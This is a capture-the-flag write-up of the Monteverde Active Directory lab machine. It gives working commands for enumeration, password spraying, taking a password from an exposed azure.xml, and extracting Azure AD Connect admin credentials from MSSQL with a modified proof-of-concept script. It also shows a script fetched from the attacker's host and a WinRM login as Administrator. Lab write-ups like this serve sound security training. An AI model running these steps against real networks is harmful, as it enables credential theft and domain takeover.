
Overview
Monteverde is an Active Directory machine that demonstrates how weak password practices and exposed Azure AD Connect configurations can lead to credential compromise and full domain takeover.
Attack Chain
- Enumerate domain via LDAP and SMB
- Extract valid users via RPC
- Password spray to obtain low-privileged access
- Enumerate SMB shares and recover Azure config
- Extract credentials from
azure.xml - Gain WinRM access as user
- Abuse Azure AD Connect to extract admin credentials from MSSQL
- Authenticate as Administrator and obtain root
Enumeration
Start by running a comprehensive TCP scan to map exposed services and determine if the host is operating within an Active Directory environment.
Port Scanning
export IP=10.129.151.252
export NAME=MONTEVERDE

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v

Findings
The scan results indicate a typical Active Directory environment, with LDAP (389, 636), Kerberos (88), SMB (139, 445), and WinRM (5985) exposed.
To confirm the domain name, LDAP enumeration is performed:
ldapsearch -H ldap://$IP -x
ldapsearch -H ldap://$IP -x -s base namingcontexts


This reveals the domain MEGABANK.LOCAL, which is then added to the hosts file:
echo "10.129.151.252 MEGABANK.LOCAL" | sudo tee -a /etc/hosts
SMB & User Enumeration
With SMB exposed, the next step is to enumerate domain users. Anonymous access to RPC allows us to query user accounts directly.
rpcclient -U "" $IP -N
enumdomusers

This returns a list of domain users, giving us a solid starting point for further enumeration.
To expand and clean the user list, enum4linux-ng is used and filtered to extract usernames.
~/Tools/enum4linux-ng/enum4linux-ng.py $IP -A -C | grep "username" | awk '{print $2}'

The resulting usernames are saved and then validated using kerbrute to confirm which accounts exist in the domain.
~/Tools/kerbrute/kerbrute_linux_amd64 userenum --domain MEGABANK.LOCAL --dc $IP creds/users_potential.txt

This confirms valid domain users and helps eliminate noise from the list.
A full enumeration scan is also performed for additional context and later reference.
~/Tools/enum4linux-ng/enum4linux-ng.py $IP -A -C > Monteverde_enum4l.out

Reviewing the output reveals a service account associated with Azure AD Connect. The presence of an AAD_* account suggests that Azure AD synchronization is configured on the target, which may introduce additional attack paths.
Foothold
With a list of valid users, a password spray is performed using usernames as passwords to identify weak credentials.
nxc smb $IP -u creds/users_potential.txt -p creds/users_potential.txt

This reveals that the account SABatchJobs is using its username as the password.
Using these credentials, SMB shares are enumerated to identify accessible data.
python3 ~/Tools/smbmap/smbmap/smbmap.py -H $IP -u SABatchJobs -p SABatchJobs

The users$ share stands out as particularly interesting, so we begin by enumerating its contents.
python3 ~/Tools/smbmap/smbmap/smbmap.py -H $IP -u SABatchJobs -p SABatchJobs -r 'users$' --depth 5

This reveals a configuration file, azure.xml, located in a user directory.
The file is downloaded locally for analysis.
python3 ~/Tools/smbmap/smbmap/smbmap.py -H $IP -u SABatchJobs -p SABatchJobs -download 'users$/mhope/azure.xml'

Inspecting the file reveals what appears to be a plaintext password:
4n0therD4y@n0th3r$

At first glance, it’s reasonable to assume that the password belongs to the user mhope, as it was found within that user’s directory. However, instead of relying on assumptions, the password is validated across all identified users.
To confirm its validity and identify the correct account, the password is sprayed against the full user list:
nxc smb $IP -u creds/users_potential.txt -p '4n0therD4y@n0th3r$' --continue-on-success

nxc winrm $IP -u 'mhope' -p '4n0therD4y@n0th3r$'

With valid WinRM access confirmed, an interactive shell is established.
evil-winrm -i $IP -u 'mhope' -p '4n0therD4y@n0th3r$'

User Flag:
type C:\Users\mhope\Desktop\user.txt

Privilege Escalation
User & Group Enumeration
After gaining access as mhope, the next step is to review the user’s privileges and group memberships.
net user mhope

net group "Azure Admins" /domain

The user is part of the Azure Admins group, indicating that Azure AD Connect is likely in use.
To confirm this, installed programs are inspected.
cd "C:\Program Files"
ls

Both Azure AD Connect and Microsoft SQL Server are present. Azure AD Connect is known to store synchronization credentials in a local MSSQL database, which can potentially be extracted.
Researching this behavior leads to a well-documented technique for extracting these credentials. The following article outlines the full process and provides a proof-of-concept script:
https://blog.xpnsec.com/azuread-connect-for-redteam/
Initial Attempt
The provided script is transferred to the target and executed. However, it does not return any output.
To troubleshoot this, the script is executed line by line. The failure occurs when attempting to open the database connection.

This indicates that the connection string is incorrect or incompatible in this environment.
Testing Database Connectivity
To better understand how to connect to the database, a simple test connection is created using a generic connection string.
$connectionString = "Server=localhost;Database=ADSync;Integrated Security=True;"
$client = New-Object System.Data.SqlClient.SqlConnection($connectionString)
$client.Open()
From the original script, we already know that the database name is ADSync. Using this information, the connection string is updated accordingly.

Fixing the Connection String
The connection is retried using localhost and the correct database name:
$connectionString = "Server=localhost;Database=ADSync;Integrated Security=True;"
$client = New-Object System.Data.SqlClient.SqlConnection($connectionString)
$client.Open()
Running the connection string line by line again results in no errors, confirming successful connectivity.

Updating the Script
With a working connection string, the original POC script is updated.
Write-Host "AD Connect Sync Credential Extract POC (@_xpn_)`n"

$connectionString = "Server=localhost;Database=ADSync;Integrated Security=True;"
$client = New-Object System.Data.SqlClient.SqlConnection($connectionString)
$client.Open()

$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT keyset_id, instance_id, entropy FROM mms_server_configuration"

The updated sciript is transferred back to the target
iwr -uri http://10.10.14.89/azuread_decrypt_update.ps1 -o ./azuread_decrypt_update.ps1

Extracting Credentials
The updated script is executed, successfully retrieving credentials from the ADSync database.

administrator:d0m@in4dminyeah!
Administrator Access
The recovered credentials are validated to confirm access.
nxc winrm $IP -u 'administrator' -p 'd0m@in4dminyeah!'

With valid credentials confirmed, an administrative shell is established.
evil-winrm -i $IP -u 'administrator' -p 'd0m@in4dminyeah!'


Root Flag:
type C:\Users\Administrator\Desktop\root.txt
Key Takeaways
Monteverde highlights how weak passwords can provide an initial foothold, but the real risk lies in misconfigured services like Azure AD Connect. Exposed configuration files and insecure credential storage in MSSQL allow attackers to escalate quickly to full domain compromise.